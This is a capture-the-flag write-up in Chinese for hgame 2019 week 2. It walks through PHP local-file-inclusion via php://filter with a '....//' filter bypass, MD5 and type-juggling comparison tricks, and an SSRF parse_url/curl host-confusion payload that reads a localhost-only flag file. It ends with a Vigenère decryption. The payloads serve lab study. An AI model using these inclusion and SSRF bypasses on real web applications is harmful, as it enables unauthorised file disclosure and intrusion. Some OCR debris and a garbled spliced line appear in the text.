Web


Week2 Web1：

题目名字：easy_php

Description ： 代码审计♂第二弹

URL ： http://118.24.25.25:9999/easyphp/index.html

打开页面：



？？？光看 body 毫无头绪。说好的代码审计，代码呢?

看了一眼 title：

```
<title>where is my robots</title>
```

看来是要去查看改站的 robots.txt 了：

118.24.25.25:9999/easyphp/robots.txt

访问以后发现提示

```
img/index.php
```

于是前往访问 http://118.24.25.25:9999/easyphp/img/index.php：

```
<?php
error_reporting(0);
$img = $_GET['img'];
if(!isset($img))
        $img = '1';
$img = str_replace('../', '', $img);
include_once($img.".php");
highlight_file(__FILE__);
```

...这个图片.....

正式开始代码审计：

首先，get 一个 img 复制给 img 变量；

如果没有设置 img，那么 img 的值就是 1.jpg；审查一下元素，这个“OO 社区”就是 1.jpg...

然后 str_replace 把 img 中的所有../换成空字符串实现过滤；


接着 include_once 引进（img 的值）.php（注意这里 php 是写好的，传的时候 php 就不用写了）；

include_once 和 file_get_content 差不多，都可以构造 php:filter//

payload:?php://filter/read=convert-base64.encode/resource/xxx（上文提过，.php 后缀就不需要了）

现在 str_replace 还没发挥作用，不过’../’ 提示了这个 php 文件应该是在上级目录里，由于我是先做的 web2 再做的 web1，所以我觉得这个名字也叫 flag?

我试着直接访问 http://118.24.25.25:9999/easyphp/flag.php



（坏笑）看来是了

payload：

http://118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-encode/resource=../flag

但是由于有 str_replace 会把../过滤掉，所以利用 str_replace 只会替换一次的特性，

把../变成....//即可

最终 payload：

http://118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-encode/resource=....//flag

返回一串 base64 值：

Base64 解密得到：

http://118.24.25.25:9999/easyphp/img/index.ph<?php
//$flag = 'hgame{You_4re_So_g0od}';
echo "maybe_you_should_think_think";
p?img=php://filter/read=convert.base64-encode/resource=../flag

flag 到手：hgame{You_4re_So_g0od}

Week2 Web2

题目名字：PHP Trick

Description:some php tricks

URL :http://118.24.3.214:3001

```php
<?php
//admin.php
highlight_file(__FILE__);
$str1 = (string)@$_GET['str1'];
$str2 = (string)@$_GET['str2'];
$str3 = @$_GET['str3'];
$str4 = @$_GET['str4'];
$str5 = @$_GET['H_game'];
$url = @$_GET['url'];
if( $str1 == $str2 ){
        die('step 1 fail');
}
if( md5($str1) != md5($str2) ){
        die('step 2 fail');
}
if( $str3 == $str4 ){
        die('step 3 fail');
}
if ( md5($str3) !== md5($str4)){
        die('step 4 fail');
}
if (strpos($_SERVER['QUERY_STRING'], "H_game") !==false) {
        die('step 5 fail');
}
if(is_numeric($str5)){
        die('step 6 fail');
}
if ($str5<9999999999){
        die('step 7 fail');
}
if ((string)$str5>0){
        die('step 8 fial');
}
if (parse_url($url, PHP_URL_HOST) !== "www.baidu.com"){
        die('step 9 fail');
}
if (parse_url($url,PHP_URL_SCHEME) !== "http"){
        die('step 10 fail');
}
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL,$url);
$output = curl_exec($ch);
curl_close($ch);
if($output === FALSE){
        die('step 11 fail');
}
else{
        echo $output;
}
```

step 1 fail

全是 php 代码审计中常见的绕过 trick 呢!

主要参考了 https://ctf-wiki.github.io/ctf-wiki/web/php/php/

和 https://xz.aliyun.com/t/3085 两篇文章

整个代码段有 11 个 step，6 个 get 参数，一个一个来看。

先看参数：

Str1 和 str2 的数据类型应该是 string，而 str3 和 str4 的值是不确定类型的，str5 用 get 参数表示时要用 H_game，url 看名字也知道应该是要 get 一个 URL。

再来看控制流：

Step1 要求 str1 和 str2 的值不相等；

Step2 要求 str1 和 str2 各自 MD5 加密后的值相等；

结合 str1 和 str2 都是字符串；

以及 PHP 的特性：

- PHP 在处理哈希字符串时，会利用”!=”或”==”来对哈希值进行比较，它把每一个以”0E”开头的哈希值都解释为 0，所以如果两个不同的密码经过哈希以后，其哈希值都是以”0E”开头的，那么 PHP 将会认为他们相同，都是 0。

来自 <https://xz.aliyun.com/t/3085>

于是可以构造 str1 和 str2，使得两者 MD5 加密后都是以 0E 开头

比如 str1=240610708，str2=QNKCDZO;

Step3 要求 str3 和 str4 的值不相等；

Step4 要求 str3 和 str4 的 MD5 的值不等，且类型亦不等（用的是!==，上文中的构造后都是 string，不可用）；

再次利用 PHP 的特性：

- md5 是获取不到数组的值的，会默认数组为 0

于是构造 str3[]=a,str4[]=b；

Step5 要求参数名里不可以有 H_game;

Step6 要求 str5 不得是数字；

Step7 要求 str5 的值大于等于 9999999999；

Step8 要求 str5 强转成字符串以后和 0 比较 str5 更小；

首先 get 参数是必须要用&H_game=来获得实际参数的值，但是 Step5 不允许变量名有 H_game,故用 php$server 中的'QUERY_STRING','REQUEST_URI'时会把点.和加号+自动转换成下划线_这一特点，参数写成 H.game 或者 H+game 皆可；

其次，str5 不能是数字，可以用科学记数法表示；

因为要比 9999999999 大，实参等于 1e9 即可

再者，强转 str5 成字符串和 0 比较，可以直接构造数组，强转完以后等于 true，直接等于 0；

因此 payload：&H.game[]=1e9;

Step9 要求 url 的值的主机值是 www.baidu.com;

Step10 要求 url 的值的协议名是 http；


故 payload：&url=http://www.baidu.com

(Step11 没看懂，也没怎么特意去绕过)

整个的 payload：

http://118.24.3.214:3001/?str1=240610708&str2=QNKCDZO&str3[]=what&str4[]=where&H.game[]=1e9&url=http://www.baidu.com


最后页面下方出来个 baidu 主页。。。：



卡了好一会儿，没继续下去的思路了...重新看了最新一集 JOJO 以后，仔细重读一遍代码，发现我忽略了注释里的：

```
<?php
//admin.php
highlight_file(__FILE__);
```

于是我在？前加了个 admin.php，出来：



我一开始以为是想 Week1 的换头大作战一样，于是在请求头里加了

X-Forwarded-For：127.0.0.1，没用。于是我又去查资料了，看到了这个：

对协议没有限制，可以用file协议

payload：

url=file://@127.0.0.1:80@www.ichunqiu.com/./..//var/www/html/flag.php

parse_url 取出的Host是www.ichunqiu.com绕过了if判断

curl解析的时候host则是127.0.0.1，通过file协议读取flag

另一道题与这个类似，只不过通过http协议读取flag

模仿构造 url=scheme@ip@host，

Payload：&url=http://@127.0.0.1@www.baidu.com/admin.php

得到新的 php 代码:

```php
<?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
        die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
        echo "sorry,you can't see it";
}
else{
        echo file_get_contents($filename);
}
highlight_file(__FILE__);
?>
1
```

$_SERVER 不用管，这就是我们之前访问的看到的东西；

接下来是 filename 参数构造，但是恶心的是，$_GET['filename]'??''是取 filename 的值，

如果 filename 为空则返回空字符串（php7 特性）

如果你设置了 filename，只会 echo“sorry，you can't see it”，明摆着不让你访问

flag.php 的内容。Then what should I do?

我以 file_get_content 为关键词搜索，结果发现可以这样：

记得前段时间三个白帽有个比赛，其中有一部分代码大概类似于以下：

```php
<?php
$content = '<?php exit; ?>';
$content .= $_POST['txt'];
file_put_contents($_POST['filename'], $content);
```

`$content` 在开头增加了exit过程，导致即使我们成功写入一句话，也执行不了（这个过程在实战中十分常见，通常出现在缓存、配置文件等等地方，不允许用户直接访问的文件，都会被加上 if(!defined(xxx))exit;之类的限制）。那么这种情况下，如何绕过这个“死亡exit”?

幸运的是，这里的 `$_POST['filename']` 是可以控制协议的，我们即可使用 php://filter协议来施展魔法：使用php://filter流的base64-decode方法，将 `$content` 解码，利用php base64_decode函数特性去除“死亡exit”。

众所周知，base64编码中只包含64个可打印字符，而PHP在解码base64时，遇到不在其中的字符时，将会跳过这些字符，仅将合法字符组成一个新的字符串进行解码。

也就是说可以构造 php://filter 取得 flag.php 的 base64 加密值；

于是类似地，

payload:?filename=php://filter/read=convert.base64-encode/resource=flag.ph

p

execute 一下，页面返回一串 base64：

```
PD9waHAgJGZsYWcgPSBoZ2FtZXtUaEVyNF9BcjRfczBtNF9QaHBfVHIxY2tzfSA/Pgo= <?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
        die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
        echo "sorry,you can't see it";
}
else{
        echo file_get_contents($filename);
}
highlight_file(__FILE__);
?>
1
```

在线解密一下，得到

<?php $flag = hgame{ThEr4_Ar4_s0m4_Php_Tr1cks} ?>

flag 到手

Crypto

Week2 Crypto3

题目名字：Vigener~

Description ： 普通的 Vigener

URL：http://plir4axuz.bkt.clouddn.com/hgame2019/orz/ciphertext.txt

打开以后是一段弗吉尼亚密码加密以后的密文。不知道密钥怎么办呢？

没有关系，我们有 gayhub：

https://atomcated.github.io/Vigenere/

把密文 copy paste 一下，然后选择无密钥解密，就出来了：

flag 是 hgame{gfyuytukxariyydfjlplwsxdbzwvqt}